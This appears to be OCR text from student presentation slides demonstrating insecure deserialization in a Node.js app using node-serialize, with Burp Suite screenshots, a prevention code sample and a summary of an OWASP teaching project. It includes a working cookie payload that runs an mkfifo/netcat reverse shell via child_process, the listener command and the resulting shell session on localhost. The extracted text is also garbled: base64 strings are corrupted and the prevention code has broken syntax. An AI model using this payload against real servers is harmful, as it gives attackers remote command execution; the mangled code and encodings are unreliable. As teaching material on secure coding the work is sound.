A screenshot of the Burp Suite Decoder tool. Two panes are shown. The top pane contains the base64 encoded string "eyJ1c2VybmFtZSI6IlhY2hhFZlbmthdGEgUmFrZXNoliwiY291bnRyeS16IkluZGhlhiwiY2l0eS16IlRpcnVwYXRpln0%3D". The bottom pane shows the decoded JSON object: {"username": "Yacha Venkata Rakesh", "country": "India", "city": "Tirupati"}. Both panes have dropdown menus for "Text" (selected), "Hex", "Decode as ...", "Encode as ...", "Hash ...", and "Smart decode".

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

eyJc2VybmcFtZSI6IhhY2hhFZlbmthdGEgUmFrZXNoliwiY291bnRyeSj6IkluZGhlwY2l0eSj6lRpclVwYXRpln0=

Text  Hex [?](#)

Decode as ...

Encode as ...

Hash ...

Smart decode

&gt;{"username":"Goutham P","country":"India","city":"Thrissur"}

Text  Hex [?](#)

Decode as ...

Encode as ...

Hash ...

Smart decode

eyJc2VybmcFtZSI6IkdvdxRoYW0gUClsImNvdW50cnkiOiJJbmRpYSlsImNpdHkiOiJuAHpc3N1ciJ9

Text  Hex [?](#)

Decode as ...

Encode as ...

Hash ...

Smart decode

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application AdBlock

Cache Storage  
Cookies  
Indexed DB  
Local Storage  
Session Storage

	Filter Items		Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
http://localhost:3000	profile	eyJc2VybmcFtZSI6IkdvdxRoYW0gUClsImNvdW50cnkiOiJJbmRpYSlsImNpdHkiOiJuAHpc3N1ciJ9	localhost	/	Wed, 12 May 2021 16:07:00 GMT	87	true	false	None	Wed, 12 May 2021 16:07:00 GMT		

Filter values

Data

profile: "eyJc2VybmcFtZSI6I...kiOiJuAHpc3N1ciJ9"

Created: "Wed, 12 May 2021 15:54:39 GMT"

Domain: "localhost"

Expires / Max-Age: "Wed, 12 May 2021 16:09:39 GMT"

HostOnly: true

HttpOnly: true

Last Accessed: "Wed, 12 May 2021 16:07:00 GMT"

Path: "/"

SameSite: "None"

Secure: false

Size: 87

← → ⌂ ⌄ localhost:3000

Hello Goutham P  
Your Country is India  
Your city is Thrissur

# Edited Cookie

yvrakesh@ubuntu:~\$ nc -nvlp 4444  
Listening on 0.0.0.0 4444

Burp Suite Community Edition v2021.4.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Comparer Logger Extender Project options User options

eyJlc2VybmtZSi6IihY2hhFZbmtdGEgUmFrZXNoliwiY291bnRyeS16kluZGhihiwiY2l0eS16lRpclnVwYXRpln0=

Text Hex (?)  
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

{"username": "\$\_\$ND\_FUNC\$\$\_function(){}\n require('child\_process').execSync(`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f`); function puts(error, stdout, stderr) {}};\n }\n , "country": "India", "city": "Tirupatin";}

Text Hex (?)  
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

vL2Y7bWtmaWZvlC90bXAvZjtYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXuYyAxMjcuMC4wLjEgNDQ0NCA+L3RtcC9mXClslGZ1bmN0aW9ulHB1dHMoZXJyb3lsHN0ZG91dCwg3RkZXJyKSB7ISk7XHJcbiAgICB9KCkiLCJjb3VudHJ5joiSW5kaWEiLCJjaXR5joiVGlydXBhdGkifQ==

Text Hex (?)  
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application AdBlock

Cache Storage Cookies Indexed DB Local Storage Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
profile	eyJlc2VybmtZSi6I8kIE5EX0ZVTkMkJF9mdWSjdiGlybigne1xyYC4gjCAGlCByZXF1aXJlKCdjajGkZF9wcm9jZXNzLykuZXhY1N5bmMoXCJ...	localhost	/	Wed, 12 May 2021 16:17:41 GMT	347	true	false	None	Wed, 12 May 2021 16:17:41 GMT

Filter values

Data profile: eyJlc2VybmtZSi6I8...joVGlydXBhdGkifQ==  
Created: "Wed, 12 May 2021 16:17:41 GMT"  
Domain: "localhost"  
Expires / Max-Age: "Wed, 12 May 2021 16:32:41 GMT"  
HostOnly: true  
HttpOnly: true  
Last Accessed: "Wed, 12 May 2021 16:24:47 GMT"  
Path: "/"  
SameSite: "None"  
Secure: false  
Size: 347

localhost:3000/ MiniProj-01\_2\_PPT - Google Chrome

Hello Goutham P  
Your Country is India  
Your city is Thrissur

```
[*] yvrakesh@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 34226
$ ls
yvrakesh@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 34526
$ ls
controllers
cookie.txt
index.js
insec_deser_prevention.js
insec_deser_threat.js
node_modules
package.json
package-lock.json
public
routes
util
views
$ pwd
/home/yvrakesh/Downloads/FirstApp/App
$ cd ..
$ cd ..
$ cd ..
$ ls
BurpSuiteCommunity
Desktop
Documents
Downloads
Music
Pictures
Public
snap
Templates
Videos
$ pwd
/home/yvrakesh
$ cd ..
$ ls
yvrakesh
$ exit
```

[sakoch@ubuntuv](mailto:sakoch@ubuntuv)

# Reverse shell execution

The attacker can get root access to the server in which the application is running and thus could manipulate and compromise the entire system.

# Insecure Deserialization Prevention

```
1 var express = require('express');
2 var cookieParser = require('cookie-parser');
3 var escape = require('escape-html');
4 var serialize = require('node-serialize');
5 var app = express();
6 app.use(cookieParser());
7 function check_string(s){
8     var n = s.length;
9     var i = 0;
10    var flag = 1;
11    while (i < n){
12        if(s[i] == ' ' || (s[i] >= 'a' && s[i] <= 'z') || (s[i] >= 'A' && s[i] <= 'Z') || (s[i] >= '1' && s[i] <= '9'))
13        | i += 1;
14    else{
15        flag = 0;
16        break;
17    }
18 }
19 return flag;
20 }
21 app.get('/', function(req, res) {
22 if (req.cookies.profile){
23     var str = new Buffer(req.cookies.profile, 'base64').toString();
24     var str1 = JSON.parse(str);
25     if(check_string(str1.username) && check_string(str1.country) && check_string(str1.city)){
26         var obj = serialize.unserialize(str);
27         if (obj.username) {
28             res.send("Hello " + escape(obj.username) + "<br>" + "Your Country is "+escape(obj.country) + "<br>" + "Your city is " + escape(obj.city));
29         }
30     }
31     else{
32         res.send("Sorry. You are not allowed to access due to Invalid username or location or country format. Please try again with a valid details<br>If you are not sure of thi
33     }
34 }
35 else [
36     res.cookie('profile', "eyJlc2VybmFtZSI6IlliY2hhIFZlbmthdGEgUmFrZXNoIiwiY291bnRyeSI6IkluZGlhIiwiY2l0eSI6IlRpcnVwYXRpIn0=", {
37         maxAge: 900000,
38         httpOnly: true
39     });
40     res.send("Hello World")
41 ]
42 });
43 app.listen(3000);
```



Burp Suite Community Edition v2021.4.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Sequencer Comparer Logger Extender Project options User options

eyJ1c2VybmtZSl6IihY2hhFZlbmthdGEgUmFiZXNolwiY291bnRyeSl6ikluZGhiIwY2l0eSl6lRpcnVwYXpln0=

Text Hex    
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

{"username": "\$\$ND\_FUNC\$\$\_function(){\n require('child\_process').execSync(`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f`);\n function puts(error, stdout, stderr) {};\n}\n", "country": "India", "city": "Tirupati"}  
Text Hex    
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

vL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXuYyAxMjcuMC4wLjEgNDQ0NCA+L3RtcC9mXClzGz1bmN0aW9ulHB1dHMoZxJyb3lsHN0ZG91dCwg3RkZJyKSB7fSk7XHJcbiAgICB9KCkiLCJjb3VudHJ5ljoisW5kaWEiLCJjaXR5ljoivGlydXBhdGkifQ==

Text Hex    
Decode as ...  
Encode as ...  
Hash ...  
Smart decode

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application AdBlock

Cache Storage Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
profile	eyJ1c2VybmtZSl6IkdvxDRoYW0gUClsmNvdW50cnkiOiJbmRpYSlsmNpdHkiOiJuHJpc3N1ciJ9	localhost	/	Wed, 12 May 2021 16:07:00 GMT	87	true	false	None	Wed, 12 May 2021 16:07:00 GMT

Cookies  
Indexed DB  
Local Storage  
Session Storage

Filter values

profile: eyJ1c2VybmtZSl6Ik...kiOjUaHJpc3N1ciJ9  
Created: "Wed, 12 May 2021 15:54:39 GMT"  
Domain: "localhost"  
Expires / Max-Age: "Wed, 12 May 2021 16:09:39 GMT"  
HostOnly: true  
HttpOnly: true  
Last Accessed: "Wed, 12 May 2021 16:07:00 GMT"  
Path: "/"  
SameSite: "None"  
Secure: false  
Size: 87

# Summary

- A web application to observe all the top 10 OWASP web vulnerabilities.
- Corresponding attack to exploit each vulnerability.
- How to prevent each attack
- Can be used as tool to teach how to write safe code